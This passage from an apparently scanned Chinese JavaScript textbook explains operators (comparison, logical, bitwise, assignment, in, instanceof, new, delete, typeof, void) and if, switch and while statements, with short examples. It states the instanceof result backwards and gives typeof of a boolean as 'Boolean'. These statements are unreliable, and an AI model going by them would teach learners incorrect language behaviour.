        return false;
    }
```

如果两个运算数的类型不同，运算符“==”将尝试进行类型转换，如果一个运算数的值为 true，将它转换为数值 1；如果一个运算数的值为 false，将它转换为数值 0；如果一个运算数为数值，或者被转换为数值，将把另一个运算数转换为数值；如果一个运算数为字符串，另一个运算数不是数值且不被转换为数值，则将它转换为字符串。如果两个运算数的值都是 null，运算符“==”返回 true；如果两个运算数的值都是 undefined，运算符“==”返回“true”；如果两个运算数一个是 null，一个是 undefined，运算符“==”返回“true”。只要有一个运算数为 NaN 或者被转换为 NaN，那么运算符“==”返回 false。

运算符“!=”得到和运算符“==”完全相反的结果。运算符“!=”返回 true 当且仅当运算符“==”返回 false，反之运算符“!=”返回 false 当且仅当运算符“==”返回 true。除此以外它们的比较转换规则完全相同。

运算符“>=”当且仅当它的第一个运算数不小于它的第二个运算数时，它的计算结果为 true，否则计算结果为 false，运算符“>=”的比较转换规则和运算符“>”完全相同。

运算符“<=”当且仅当它的第一个运算数不大于它的第二个运算数时，它的计算结果为 true，否则计算结果为 false，运算符“<=”的比较转换规则和运算符“>”完全相同。

注意，只要有一个操作数的值为 NaN 或 undefined，或者被转换成 NaN 或 undefined，“>”、“<”、“>=”、“<=”四个运算符的计算结果均为 false。另外，null >= null 和 null <= null 的结果为 true。

> (a > b || a == b)和 a >= b 并不严格等价，比如(null > undefined || null == undefined)的计算结果为 true，而 null >= undefined 的计算结果却为 false。

剩下的一对运算符等同于“===”和不等同于“!==”是在 ECMAScript V3 中被标准化，在 JavaScript V1.3 种被实现的。它们同运算符等于“==”和不等于“!=”非常相似，唯一区别是它们不对操作数进行类型转换。注意 null === undefined 返回 false。

4.3.5 逻辑运算符

逻辑运算符通常用来执行布尔代数。它们常和比较运算符一起使用，用来表示复杂的逻辑条件。这些运算要涉及多个变量，而且常用于 if、while 和 for 语句。

JavaScript 支持的逻辑运算符包括逻辑与（&&）、逻辑或（||）和逻辑非（!）。

逻辑与“&&”首先计算第一个运算数，也就是位于符号左边的表达式。如果它的值为 false 或可被转换为 false（null、NaN、0 或 undefined），那么它将返回左边表达式的值；否则，它将计算第二个运算数，即位于符号右边的表达式，并返回这个表达式的计算结果作为逻辑与运算的结果【1】。

显然，当左右两个运算数都是布尔型时，运算符“&&”的计算结果就是布尔代数“与”操作的结果，即当且仅当两个运算数都是 true 时，它才返回 true，否则返回 false。

> 与前面的关系运算符不同，逻辑运算符仅将运算数计算结果尝试转换为布尔型，并不会将对象或者数组转换为数值和字符串。
>
> 在 JavaScript 1.0 和 JavaScript 1.1 中，如果左边表达式的计算结果可以转换为 false，则“&&”运算符就返回 false，而不是返回左边表达式中没有被转换的值。

逻辑或“||”首先计算第一个运算数，也就是位于符号左边的表达式，如果它的值不为 false 且不能被转换为 false，那么它将返回左边表达式的值；否则，它将计算第二个运算数，即位于符号右边的表达式，并返回这个表达式的计算结果作为逻辑或运算的结果。

显然，当左右两个运算数都是布尔型时，运算符“||”的计算结果就是布尔代数“或”操作的结果，即当且仅当两个运算数都是 false 时，它才返回 false，否则返回 true。

在 JavaScript 1.0 和 JavaScript 1.1 中，如果左边表达式的计算结果可以转换为 true，则“||”运算符就返回 true，而不是返回左边表达式中没有被转换的值。

注意，虽然是双目运算符，无论是“&&”还是“||”，右边的运算数都不一定会被计算，计算与否是由它左边的运算数的计算结果决定的，正因为如此，逻辑运算符又被称为条件运算符。在通常情况下，if(a == b) dosth();和 a==b && dosth();或者 a!=b||dosth()等价。

事实上我比较喜欢 a!=b || dosth()这样的写法，它形式简洁而且可读性更强，甚至更加符合现代英语的习惯，而 if 从句则应当用于处理条件更为复杂的情况。许多 Perl、Python 程序员也倾向于赞同这个习惯。

另外，值得注意的是，因为“&&”和“||”的这种特性，在某些场合下需要格外小心，因为程序员有时候也会忘记了右边的表达式不一定会被执行这个法则，例如：

```
while(a != null && b++<10) dosth();
```

这样的代码容易产生 bug，因为程序员也许忽略了表达式 b++有可能不会被执行到。很可能他/她想表达的意思是：

```
while(b++<10)
{
    if(a!=null)
        dosth();
}
```

但是程序执行的结果却相当于

```
if(a!=null)
{
   while(b++<10)
       dosth();
}
```

真是失之毫厘，谬以千里！

因此对于类似 b++这种具有副作用（我们称赋值、递增、递减和函数调用在计算表达式值的同时改变变量本身值的行为为“副作用”）的表达式，最好不要放在逻辑&&和逻辑||运算符的右边，以免引起混乱。

逻辑运算符“!”是一个单目运算符，它放在一个运算数之前，用来对一个运算数的布尔值取反。如果运算数的值为 false 或者可以转换为 false，那么运算符“!”返回 true，否则返回 false。

小技巧：对任何表达式a连续使用两次“!”运算符（即!!a）都可以将它转换成一个布尔值。

4.3.6 位运算符

位运算符是对数值的二进制位进行逐位运算的一类运算符。它们用于低级的二进制数操作，在JavaScript的程序设计中并不常用。

在JavaScript中，位运算符要求它的运算数是32位精度的整数。JavaScript的位运算符共有7个，其中四个是逻辑位运算符，分别是按位与（&）、按位或（|）、按位异或（^）和按位非（~），它们和我们之前看到的逻辑运算符的运算相似，只是作用对象为数值的二进制位。另外三个是移位运算符，分别是左移（<<）、右移（>>）和无符号右移（>>>）。

在JavaScript 1.0和JavaScript 1.1中，如果这种运算符用于非整型的数值，或者太大的以至于不能用32位的整数表示的运算数，它将返回NaN。但是在JavaScript 1.2和ECMAScript中，则通过舍弃运算数的小数部分或者高于32位的数位来将运算数限制在32位的整数范围内。移位运算符要求其右边的运算数是一个0到31的整数，如果这个运算数超过数值限制，它将采用如前所述的方法舍弃运算数的小数和第5位后的数位【1】。

按位与运算符“&”对它的整型参数逐位执行布尔“与”操作，只有两个运算数中相应的数位都为1，那么结果中的这一位才为1。按位与操作常用来做整数数位的屏蔽，例如，0x1234 & 0x00ff = 0x0034，相当于取得16位二进制数的低8位。

按位或运算符“|”对它的整型参数逐位执行布尔“或”操作，只要两个运算数中任何一个相应的数位为1，那么结果中的这一位就为1。按位或操作同样常用来做整数数位的屏蔽，例如，0x1234 | 0xff00 = 0xff34。

按位异或操作符“^”对它的整型参数逐位执行布尔“异或”操作，当两个运算数中相应的位既不同时为1也不同时为0时，结果中的这一位才为1。按位异或操作通常用来逐位比较数值的差异。例如，9^10 =3。

按位非操作符“~”是单目运算符，它位于一个整型参数之前，作用是将一个整型参数按位取反。由于JavaScript中采用补码的方式来表示带符号整数，因此对一个值按位取反相当于改变它的符号并且减1，例如 ~15 = -16, ~-8 = 7

左移运算符“<<”左移第一个运算数中的所有位，移动的位数由第二个运算数的数值（0~31）决定。移出的位被舍弃，移入的位由0来填充。将一个整数左移一位相当于对它乘2，左移两位相当于对它乘4，以此类推。例如7<<1 = 14。

右移运算符“>>”右移第一个运算数中的所有位，移动的位数由第二个运算数的数值（0~31）决定。移出的位被舍弃，移入的位用最高位（运算数的符号位）上的值来填充。将一个整数右移一位相当于用2除它，右移两位相当于用4除它，以此类推。例如：8 >> 1 = 4, -7 >> 1= -4。

同乘除相比，移位是一种相当高效的操作，因此常见于一些对性能要求较高的算法中，用来替代频繁的乘法和除法（特别是除法）操作。

无符号右移运算符“>>>”和右移运算符“>>”类似，只是它忽略运算数的符号位，移入的位总是用0来填充。例如：–1 >> 4 = –1，–1 >>> 4 = 268435455（0x0fffffff）。

4.3.7 赋值运算符

在 JavaScript 中，符号“=”是用来给一个变量赋值的。例如，

```
i = 0
```

赋值运算符“=”要求它左边的运算数是一个变量、数组的一个元素或者是对象的一个属性，右边的运算数可以是任意的值或者表达式。赋值表达式的值就是它右边的运算数的值。此外，赋值运算符“=”可以将它右边的值赋给左边的变量、元素或属性，以便将来可以使用变量、元素或属性来引用这个值。

一般情况下，我们并不常将变量赋值作为一个可计算的“表达式”来使用，而一旦将它们作为真正的表达式使用，它们就具有为变量赋值的副作用，前面已经说过，具有副作用的表达式容易产生 bug，因此使用的时候需要谨慎，一定要确保自己非常清楚所使用的含义，否则将很容易引起混乱。

```
if((a = b) == 0) dosth();
```

不如写成

```
a = b;
if(a == 0) dosth();
```

赋值运算符“=”的结合性是从右到左的，利用这个特性，可以编写代码将一个值赋给多个变量，例如：

```
i = j = k = 0;
```

对于引用类型的变量，如果采用上面这种形式的赋值，将把同一个值的引用赋给多个变量，例如：

```
a = b = {x:1, y:2};
```

改变 b 所引用的内容的值，将同时作用于 a。关于值和引用的内容，将在下一章中详细讨论。

除了常规的赋值运算符“=”之外，JavaScript 还支持许多其他的赋值运算符，这些运算符将赋值和其他运算结合在一起，提供了一些快捷的表达方式。

例如运算符“+=”执行的是加法和赋值操作，表达式：

```
a += b
```

等价于：

```
a = a + b
```

类似的运算符还包括 -=、*=和&=等，表 5.2 列出了所有的赋值运算符，在大多数情况下，表达式：

```
a op= b
```

等价于：

```
a = a op b
```

这里的 op 表示一个运算符，op=可以是以下的任何一个：

```
* / % + - << >> >>> & ^ |
```

4.3.8　其他运算符

除了上面介绍的各类运算符之外，JavaScript 还有其他一些未归类的运算符，这些运算符，将在本节中进行详细的介绍。

4.3.8.1　条件运算符

除了 4.3.5 提到的逻辑运算符之外，JavaScript 中还有一个条件运算符“?:”，它是 JavaScript 中唯一的三目运算符。它的表达形式如下：

```
a ? b : c
```

其中 a、b、c 是它的三个运算数。

条件运算符“?:”首先计算它的第一个表达式的值，如果它的值不为 false 且不能被转换为 false，则执行第二个表达式，并将它的结果作为表达式的结果返回，否则执行第三个表达式，并将它的结果作为表达式的结果返回。

a?b:c
完全等价于:

```
if(a)
   b;
else
   c;
```

只不过前者的表达方式更为简洁。
有时候，也可以用逻辑表达式组合:

```
a && b || c
```

来达到类似的效果，只是要求 b 的结果不能是 false 且不能转换为 false。

4.3.8.2　逗号运算符

逗号运算符是一个双目运算符，它的作用是连接左右两个运算数，先计算左边的运算数，再计算右边的运算数，并将右边运算数的计算结果作为表达式的值返回。

因此：x = (i = 0, j = 1, k = 2)

等价于：

```
i = 0;
j = 1;
x = k = 2;
```

这个奇怪的运算符通常只在个别环境中使用，一般是在只允许出现一个句子的地方，用来将几个不同的表达式句子合并成一个长句。在实际运用中，逗号运算符常与 for 循环语句联合使用。

4.3.8.3 对象运算符

对象运算符是指作用于对象实例、属性或者数组以及数组元素的运算符。JavaScript 中的对象运算符包括 in 运算符、instanceof 运算符、new 运算符、delete 运算符、.运算符和[]运算符。

对象运算符“in”要求其左边的运算数是一个字符串，或可以被转换为字符串，右边的运算数是一个对象或者数组。如果该运算符左边的值是其右边对象的一个属性名，它返回 true。

例如：

```
var point = {x:1, y:1};              //定义一个对象
var has_x_coord = "x" in point;      //值为 true
var has_y_coord = "y" in point;      //值为 true
var has_z_coord = "z" in point;      //值为 false
var ts = "toString" in point;        //继承属性：值为 true
```

利用运算符“in”的特性可以将对象当作一个集合来使用，对象的属性作为集合的元素。对于 JavaScript 来说，这是一种方便且高效的设计和实现方法。

对象运算符“instanceof”要求其左边的运算数是一个对象，右边的运算数是对象类的名字。如果该运算符左边的对象是右边类或者它的派生类的一个实例，它返回 false，否则返回 true。

例如：

```
alert("" instanceof Object);
alert({} instanceof Object);
alert([] instanceof Array);
```

如果 instanceof 运算符的左运算数不是对象，或者右运算数是一个对象，而不是一个类，它将返回 false。另外如果它的右运算数根本不是一个对象，它将抛出一个系统级别的异常。

- 关于对象和 instanceof 操作符，在本书的后续章节中还会有更加详细的介绍。

对象运算符“new”是一个单目运算符，用来根据函数原型创建一个新对象，并调用该函数原型初始化它。用于创建对象的函数原型既是这个对象的类，也是这个对象的构造函数。New 运算的语法如下：

```
new constructor(arguments);
```

constructor 必须是一个函数或者闭包，其后应该有一个括号括起来的参数列表，列表中有零个或多个参数，参数之间用逗号分隔。下面是使用 new 运算符的例子：

例 4.8 对象和对象的构造

```
<html>
<head>
    <title>Example-4.8 对象和对象的构造</title>
</head>
<body>
<script>
<!--
    var o = new Object();        //o 是一个 Object 对象
    var d = new Date();          //d 是一个 Date 对象
    var a = new Array(1,2,3);    //a 是一个 Array 对象
```

```
            //Object、Date 和 Array 都是 JavaScript 的核心对象，在第 7 章会有比较详细的介绍
    Complex = function(r, i)  //自定义 Complex 类型，表示复数
    {
        this.re = r;
        this.im = i;
    }
    var c = new Complex(1,2);  //c 是一个 Complex 对象
    document.write(o);
    document.write("<br/>");
    document.write(d);
    document.write("<br/>");
    document.write(c.re + "," + c.im);
-->
</script>
</body>
</html>
```

执行结果如图 4.2 所示：




图 4.2　对象和对象的构造

运算符 new 首先创建一个对象，接着将调用特定的构造函数，传递指定的参数，此外还要把新创建的对象传递给关键字 this。这样构造函数就可以使用 this 关键字来初始化新对象【1】。

- 关于对象的创建和使用，在本书的第 7 章将有更为详细的介绍。

对象运算符“delete”是一个单目运算符，它将删除运算数所指定的对象属性、数组元素或者变量。如果删除成功，它将返回 true，否则将返回 false。注意，并非所有的属性和变量都是可以被删除的，某些内部的核心属性和客户端属性不能被删除，用 var 语句声明的变量也不能被删除。如果 delete 使用的运算数是一个不存在的属性，它将返回 true。

令人吃惊的是，ECMAScript 标准规定，当 delete 运算的运算数不是属性、数组元素或变量时，它返回 true【1】。

前面介绍“in”运算符时曾经提到过用对象作为集合，配合上“delete”运算符可以很方便地实现集合元素的插入、检索与删除。

下面是一个例子：

例 4.9 元素集合

```
var aSet = new Object();      //定义一个集合
if("key1 " in aSet)           //如果 key1 已经存在，删除原有元素
    delete aSet["key1"];
aSet["key1"] = true;          //插入新元素（无论原来是否存在）
if(delete aSet["key2"])       //如果 key2 存在
    aSet["key2"] = true;      //删除原有元素，更新 key2
```

注意，删除属性、变量或数组元素不只是把它们的值设置为 undefined。当删除一个属性后，该属性将不再存在。另外，delete 所能影响的只是属性值，如果这个属性值是一个引用类型的数据，delete 并不能影响被这些属性引用的对象。

ECMAScript v1 规范对 delete 运算符进行了标准化，JavaScript 1.2 及其后的版本实现了它。注意 JavaScript 1.1 和 JavaScript 1.0 中也存在 delete 运算符，但是它在这些版本中并不能执行真正的删除操作，而只是将属性、变量或数组元素设为 null 罢了。

还需要注意的是，JavaScript 并不像 C++中的 delete 操作那样，能够导致真正意义上的内存回收（事实上两个 delete 除了名字相同之外没有任何相同之处），虽然 JavaScript 的 delete 操作删除对象属性、变量或者数组元素确实可能会引发环境中的内存回收，不过这通常不是由程序员人为控制的。

JavaScript 中存在有类似于 Java 的自动内存回收机制，垃圾收集程序会定期地清理未被引用的对象，以释放无用的存储单元。用 delete 操作将引用某个对象的属性值全部删除之后，确实有可能引发该对象的存储单元被回收，但那不是由 delete 直接决定的，将这些属性改变为其他值或者设为 null 同样能引发内存回收。同样，容易导致大量内存泄露的客户端浏览器对象，使用完毕后，应当将包含它们外部引用的属性、变量或者数组元素全部删除或置为 null，这样才可以将被这些对象占用的内存正常回收。在 IE 浏览器中提供了一个内置的函数 CollectGarbage()，执行这个函数会通知浏览器马上进行无用存储空间的回收。

关于 JavaScript 执行效率和内存回收的问题，在本书的第五部分中会有更为详细的讨论。

对象运算符“.”和“[]”都是用来存取对象和数组元素的双目运算符。它们的第一个运算数都是对象或者数组。它们的区别是运算符“.”将第二个运算数作为对象的属性来读写，而“[]”将第二个运算数作为数组的下标来读写。运算符“.”要求第二个运算数只能是合法的标识符，而运算符“[]”的第二个运算数可以是任何类型的值甚至 undefined，但不能是未定义的标识符。例如：

```
var a = new Object();
a.x = 1;
alert(a["x"]);        //a.x 和 a["x"]是两种等价的表示形式
var b = [1,2,3];
alert(b[1]);          //对于数组 b，b[1]通过下标"1"访问数组的第二个元素
```

注意，[]会对第二个运算数进行类型转换，转换规则同之前介绍的关系运算符的类型转换规则类似，因此上面例子中的 b[1]和 b["1"]等价。

> 与关系运算符不同，当[]的第二个运算数为对象时，总是先调用它的 toString()方法来进行转换，如果转换失败，再调用 valueOf()方法来转换。另外布尔值 true 和 false 总是被转换成字符串值"true "和"false "，而不是数值 1 和 0。

4.3.8.4　类型运算符

类型运算符“typeof”是一个单目运算符，放在一个运算数之前，这个运算数可以是任何类型。它的返回值是一个字符串，该字符串说明了运算数的类型。

typeof 运算符对数值、字符串或者布尔值分别返回“number”、“string”或“Boolean”，对对象、数组和 null，它返回的是“object”，对函数、类和闭包它返回“function”，如果运算数是未定义或者未赋初值的，它返回“undefined”【1】。

> 当 typeof 的运算数是 Number、String 或 Boolean 这样的包装对象时，它返回的是“object”。此外，对 Date 和 RegExp 对象，它也返回“object”。对于那些不属于 JavaScript 核心语言，而是由 JavaScript 嵌入的环境提供的对象，typeof 的返回值是由实现决定的。在浏览器客户端 JavaScript 中，typeof 对所有的客户端对象返回值都是“object”。而在 Mozilla 中，typeof 客户端对象的返回值同 DOM2 标准基本上保持一致。例如：alert(typeof document)；这个例子在 IE 下得到[object]，在 FF 下得到[HTMLDocument]。

typeof 是一个很有用的运算符，它用来完成运行时的类型识别，关于 typeof 的使用，我们在前面的章节里已经多次见到，比如在例 2.2 中：

```
this.__arr = typeof(array) == "string" ? array.split(",") : array;
```

我们用 typeof 操作符来区分参数类型是字符串还是数组。

> 可以像例 2.2 这样，用括号将 typeof 的运算数括起来，这使得 typeof 看起来更像是一个函数调用，而不是一个运算符。

由于 typeof 对所有对象和数组类型返回的都是“object”，所以它只在区别对象和原始类型时才有效。要真正区别一种对象和另一种对象的类型，必须使用其他的方法，例如 instanceof 运算符和 constructor 属性。

关于 instanceof 运算符和 constructor 属性的内容在本书的后续章节中还会有更为深入的讨论。

4.3.8.5　void 运算符

第一章中曾经见到过这个奇怪的运算符，虽然那个时候它看起来更像是一个函数调用。

void 是一个一元运算符，它可以出现在任何类型的操作数之前，作用是舍弃运算数的值，返回 undefined 作为表达式的值。这种运算符常用在客户端的 JavaScript:URL 伪协议中，在这里可以计算表达式的值，而浏览器不会显示出这个值。

> void 的另一个用途是专门生成 undefined 值。ECMAScript v1 定义了 void 运算符，JavaScript 1.1 实现了它，但是全局的 undefined 属性则是在 ECMA v3 中定义，由 JavaScript 1.5 实现的。所以考虑到向后兼容性，用表达式 void(0)比使用 undefined 属性更好【1】。

4.3.8.6 函数调用运算符

在 JavaScript 中运算符“( )”用于函数调用。这是唯一一个没有固定数目运算数的运算符。它的第一个运算数总是一个函数名或者是一个引用函数的表达式，其后就是左括号和数目不定的运算数，这些运算数可以是任意的表达式，它们之间用逗号隔开，右括号跟在最后一个运算数之后。“()”运算符将计算它的每一个运算量，然后调用第一个运算数指定的函数，且把计算出来的运算数的值传递给这个函数作为它的参数【1】。

例如：

例 4.10 函数调用运算符

```
function add(a,b)
{
   return a+b;
}
alert(add(3,add(1,2)));
//这是一种常见的函数调用嵌套
//函数返回值可以当作参数直接出现在表达式右边或者函数的参数列表中
```

4.4 控制语句

如果说表达式决定了程序的运算方式，那么控制语句就决定了表达式的计算次序，从而最终决定了程序的执行结果。对于过程式程序设计语言来说，控制语句的组合构成了一段程序的骨架，是程序演算的基础和重要组成部分。

4.4.1 表达式语句

表达式语句是 JavaScript 的基本语句，也是最简单的语句，前面已经介绍过的表达式和表达式组合而成的完整句子都是表达式语句。JavaScript 中对表达式语句的执行，是依照每个段落由上至下顺序执行的。

4.4.2 语句块

由多条语句通过大括号联合起来，就构成了语句块，语句块，又叫段落，也是 JavaScript 程序的基本单位。构成段落的单句既可以是前面介绍过的表达式语句，也可以是后面将要介绍的条件语句、循环语句、意外处理语句和其他语句。

段落可以有修饰词（谓词），也可以没有修饰词（谓词）。

JavaScript 中的函数、闭包以及下面将要介绍的几个复合语句都可以包含一个或多个段落，段落与段落还可以嵌套。

在 JavaScript 中，段落是最为常见的语言单位，一般书写语句时，会对每个段落按照它们的嵌套级

次采用不同的排版规则，采用这样的规则是为了增加程序的可读性，这些规则被称为“缩排”。

经典的缩排总是采用宽度为四个空格的 TAB 字符来划分段落的层次，例如：

```
function max(a, b)  //函数段落
{
    if(a > b)       //if 从句
    {
        return a;   //从句段落的内容
    }
    else            //else 从句
    {
        return b;   //从句段落的内容
    }
}
```

缩排写法或许会带来一些额外的文本空间开销，但是它看起来结构清晰，比随意书写的代码可读性要强得多。

4.4.3 条件语句

顺序、选择和循环是结构化程序的三种基本结构，前面介绍过的表达式语句和后面将会介绍的其他一些顺序执行的语句都是顺序语句，这些语句一般不带有从句，因此又被称作简单语句。本节要介绍的是一种带有判定条件的语句，根据条件的不同，程序选择性地执行某个特定的从句，因此这类语句又被称为条件语句或者选择语句。条件语句和下一小节将要介绍的循环语句都是带有从句的语句，它们是 JavaScript 中的复合语句。

JavaScript 中的条件语句包括 if 语句和 switch 语句。

if 语句是基本的条件控制语句，这个语句的基本形式是：

```
if(expression)
    statement
```

在这个基本形式中，expression 是要被计算的表达式，statement 是一个句子或者一个段落，如果计算的结果不是 false 且不能被转换为 false，那么就执行 statement 的内容，否则就不执行 statement 的内容。

例如：

```
if(null == username)
    username = "Akira";
```

或者也可以用段落作为从句，例如：

```
if(a != null && b != null)
{
    a = a + b;
    b = a - b;
    a = a - b;
}
```

除了基本形式外，if 语句还具有扩展形式，在扩展形式下，if 语句允许带有一个 else 从句：

```
if(expression)
    statement1
else
    statement2
```

如果 expression 的计算结果不是 false 且不能够被转换为 false，那么就执行 statement1，否则执行 statement2。

程序代码中的 else 从句总是尝试自动匹配最靠近的那个 if 从句，如果匹配不到 if 语句，则会抛出一个系统级的 syntaxError。

因此在具有 else 从句的 if 语句进行嵌套时，需要格外注意 else 从句的匹配。

例如：

```
if(i > 0)
   if(j < 0)
       dosth();
else
   doelse();
```

按照上面的缩排方式，程序员的意图应该是用 else 匹配外层的 if 语句，然而不幸的是，由于 JavaScript 解释器并不能从缩排方式理解程序员的意图，因此这段代码的 else 根据最近原则匹配实际上匹配的却是内层的 if 语句。

正确的写法应该是：

```
if(i > 0){
   if(j < 0)
       dosth();
}
else{
   doelse();
}
```

if 语句可以相互嵌套，例如：

```
if(expression1){
if(expression2)
    statement1,2
}
else{
    if(expression3){
        statement3
    }
    else{
        if(expression4){
            statement4
        }
        else{
```

```
            statement5
        }
    }
}
```

上面的语句还可以书写成更为紧凑简洁的格式：

```
if(expression1){
    if(expression2)
        statement1,2
}
else if(expression3){
    statement3
}
else if(expression4){
    statement4
}
else{
    statement5
}
```

理论上讲结构化语言的任何一种条件逻辑结构都能用 if 和 if 与 else 组合来实现，但正因为 if 语句是如此的“强大”，以至于许多开发人员养成了“直译”需求文档的坏习惯，他们总是将各种各样的条件直接翻译成层层嵌套的 if 语句，以至于程序逻辑最终变得极其复杂。事实上，真正有经验的开发人员会对现实逻辑利用数学工具（比如卡诺图）进行有效的化简，再将化简后的最佳结果用逻辑表达式组合加上条件语句组合描述出来，这符合语言的最简化原则，即用最少的代码做最多的事情。

另外，虽然前面看到的 if...if else...else 组合能够解决平行多路分支的条件逻辑，但是，处理这类问题的一个更加简洁的方法是接下来我们要介绍的一个新的条件语句——switch 语句。

当条件逻辑结构出现多路分支，并且多个分支都依赖于同一组表达式的值的时候，JavaScript 的 switch 语句提供了一种比 if 语句嵌套更为简洁的解决方案。switch 语句的基本形式如下：

```
switch(expression)
{
    statements
}
```

其中的 statements 从句通常包含一个或多个 case 标签，以及零个或一个 default 标签。case 标签和 default 标签的结尾要用一个冒号来标记。当执行一个 switch 语句时，它先计算 expression 的值，然后查找和这个值匹配的 case 语句标签，如果找到了相应的标签，就开始执行标签后代码块中的第一条语句并依次顺序执行直到 switch 语句的末尾或者出现跳转语句为止。如果没有查找到相应的标签，就开始执行标签 default 后的第一条语句并依次顺序执行直到 switch 语句的末尾或者出现跳转语句为止。如果没有 default 标签，它就跳过所有的 statements 代码块。

例如:

例 4.11 不同类型的字符串转换处理

```
<html>
```

```
<head>
    <title>Example-4.11</title>
</head>
<body>
<script>
<!--
    function convert(x)
    {
        //根据 x 的类型做不同的转换
        switch(typeof x)
        {
            case 'number':  //如果 x 是数值
                return x.toString(16);  //把数字转换成十六进制的整数
            case 'string':  //如果 x 是字符串
                return '"' + x + '"';  //返回引号包围的字符串
            case 'boolean': //如果 x 是布尔值
                return x.toString().toUpperCase();  //转换成大写的 TRUE 或 FALSE
            default:        //如果不是以上三种情况
                return x.toString(); //直接调用 x 的 toString()方法进行转换
        }
    }
    document.write(convert(110)+"<br/>");           //转换数值
    document.write(convert("ab")+"<br/>");          //转换字符串
    document.write(convert(true)+"<br/>");          //转换布尔值
    document.write(convert(new Object())+"<br/>"); //转换对象
-->
</script>
</body>
</html>
```

执行结果如图 4.3 所示：




图 4.3 不同类型字符串转换处理的结果

ECMAScript v3 标准允许 case 语句后跟随任意的表达式，这一点同 C/C++和 Java 的 swich 语句有很大的不同，在 C/C++和 Java 中，case 表达式必须是编译时的常量，它们的值必须为整数类型，而且所有值的精度类型必须相同。

在 JavaScript 1.5 中，下列 case 语句从语法上来讲是合法的：

```
case 60*60*24:
case Math.PI:
case n+1:
case a[0]:
```

你甚至能够用带有副作用的表达式例如：

```
case i++:
case expr():
```

当然这么用不是一个良好的编程习惯。

switch 语句首先计算 switch 关键字后的表达式，然后按照出现的顺序计算 case 后的表达式，直到找到与 switch 表达式的值等同（===）的值为止【1】。由于匹配 case 表达式是用等同运算来判定的，因此表达式匹配的时候不做类型转换。

前面提到过，如果没有一个 case 标签与 switch 表达式匹配，switch 语句即开始执行标签为 default 的语句体。如果没有 default 标签，switch 语句就跳过它的整个主体。default 标签通常出现在 switch 主体的末尾，所有 case 标签之后，但这不是必须的，事实上 default 标签可以出现在 switch 主体的任意位置。

另外，当一个 case 标签被匹配之后，程序逻辑总是跳转到 switch 主体内最靠近这个标签的第一行语句开始执行，如果执行到跳出语句（后面会介绍这种语句），则跳出 switch 主体，否则总是顺序执行，并忽略执行过程中遇到的其他 case 标签或 default 标签。

一般情况下，switch 语句体中总是用跳转语句 break 或者 return 来分隔每个 case 标签，终止语句的执行，但是也有例外，例如：

```
switch(score)
{
    case 10:
        alert('excellent');  //如果 score == 10 从此处开始
        break;
    case 9:
    case 8:              //如果 score == 9 或 score == 8 从此处开始
        alert('good');
        break;
    case 7:
    case 6:
    case 5:              //如果 score == 7 或 score == 6 或 score == 5 从此处开始
        alert('normal');
        break;
    default:
        alert('lose');       //如果以上条件都不满足，从此处开始
}
```

switch 语句是在 JavaScript 1.2 中实现的，但是与 ECMAScript 标准并不完全一致。在 JavaScript 1.2 中，case 表达式必须是常量，不涉及任何变量或方法调用，而且，虽然 ECMAScript 标准不限制 switch 表达式和 case 表达式的数据类型，但是 JavaScript 1.2 和 JavaScript 1.3 都要求它们的表达式为原始的数值、字符串或布尔值【1】。

4.4.4 循环语句

循环语句是 JavaScript 中一类允许执行重复动作的语句。同条件语句一样，循环语句也是 JavaScript 的基本控制语句。在 JavaScript 中，循环语句主要有 while 语句和 for 语句两种形式。

while 语句的基本形式如下：

```
while(expression)
    statement
```

while 语句首先计算 expression 的值。如果它的值是 false，那么 JavaScript 就转而执行程序中的下一条语句。如果值为 true，那么就执行构成循环体的 statement，然后再计算 expression 的值【1】，一直重复以上动作直到 expression 的值为 false 为止。

用 while(true)会创建一个无限循环。

通常说来，我们并不想让 JavaScript 反复执行同一操作，所以几乎在每一个循环中，都会有一个或者多个变量随着循环的迭代而改变。正是由于改变了这些变量，所以每次循环执行 statement 的操作也有可能不同。而且，如果改变了的变量或改变所涉及到的变量是作用于 expression 的，那么每次循环时 expression 的值也会改变。这一点很重要，否则一个初始值是 true 的表达式的值永远也不改变，那么循环也就永远也不会结束了。下面是一个 while 循环的例子：

```
var i=10;
while(i--)
{
   document.write(i);
}
```

while 语句的另一种形式如下：

```
do
    statement
while(expression);
```

